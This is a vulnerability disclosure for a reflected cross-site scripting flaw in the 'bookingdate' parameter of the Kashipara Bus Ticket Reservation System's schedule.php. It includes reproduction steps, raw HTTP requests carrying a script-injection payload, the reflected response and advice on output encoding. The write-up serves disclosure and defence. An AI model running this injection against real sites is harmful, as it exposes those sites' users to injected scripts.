Reflected Cross Site Scripting (XSS) vulnerability was found in " /schedule.php" page of the Kashipara Bus Ticket Reservation System v1.0 allows remote attackers to execute arbitrary code via " bookingdate" POST HTTP request parameter.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Bus Ticket Reservation System v1.0 (https://www.kashipara.com/project/php/92/bus-ticket-reservation-system-in-php-project-download)


Version: 1.0

Affected Components:


- **Affected Code File:** /schedule.php ("bookingdate" POST HTTP parameter)

Steps:

1. Login into the Bus Ticket Reservation System v1.0 portal. URL: http://localhost/online-bus-ticket-booking-Website/
2. Navigate to "Book Ticket" menu. URL: http://localhost/online-bus-ticket-booking-Website/schedule.php
3. Select the relevant "Date" and "Destination" value. Click "Search" button.



4. Intercept the request in Burp Suite proxy editor.




```
POST /online-bus-ticket-booking-Website/schedule.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://localhost
Connection: close
Referer: http://localhost/online-bus-ticket-booking-Website/schedule.php
Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests: 1
Priority: u=0, i

bookingdate=2024-07-31&destination=Penang&filter=
```

5. Insert XSS script in “bookingdate” POST HTTP parameter.


SCRIPT: ***"><script>alert("XSS")</script>***



```
POST /online-bus-ticket-booking-Website/schedule.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Fire
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://localhost
Connection: close
Referer: http://localhost/online-bus-ticket-booking-Website/schedule.php
Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests: 1
Priority: u=0, i

bookingdate=2024-07-31"><script>alert("XSS")</script>&destination=Penang&filter=
```

6. The request gets accepted and the XSS script is reflected back in the browser. The XSS script will get executed.




Response from http://localhost:80/online-bus-ticket-booking-Website/schedule.php [127.0.0.1]

```
            </td>
          </tr>
        </table>

      </div>
      <section class ="timetable ">
        <div>
          <br>
          <h2 class ="heading-section " style ="color:white; ">
            Where do you want to go from Sintok, Kedah?
          </h2>

          <div class ="row" align ="center ">
            <form method ="post ">
              <input class ="bookingdate " type ="date" name ="bookingdate " id ="bookingd
              <script >
                alert ("XSS")
              </script >
              " required>
              <select class ="des" id ="destination " name ="destination " required >
                <option value ="">
```


schedule
localhost/online-bus-ticket-booking-Website/schedule.php
ls
Managa
Login
pending
SinBus
Home
Book Ticket
Manage Schedule
Manage Company
Where do you want to go from Sintok, Kedah?
31 / 07 / 2024
Reset
OK

localhost

XSS

Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- https://portswigger.net/web-security/cross-site-scripting
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html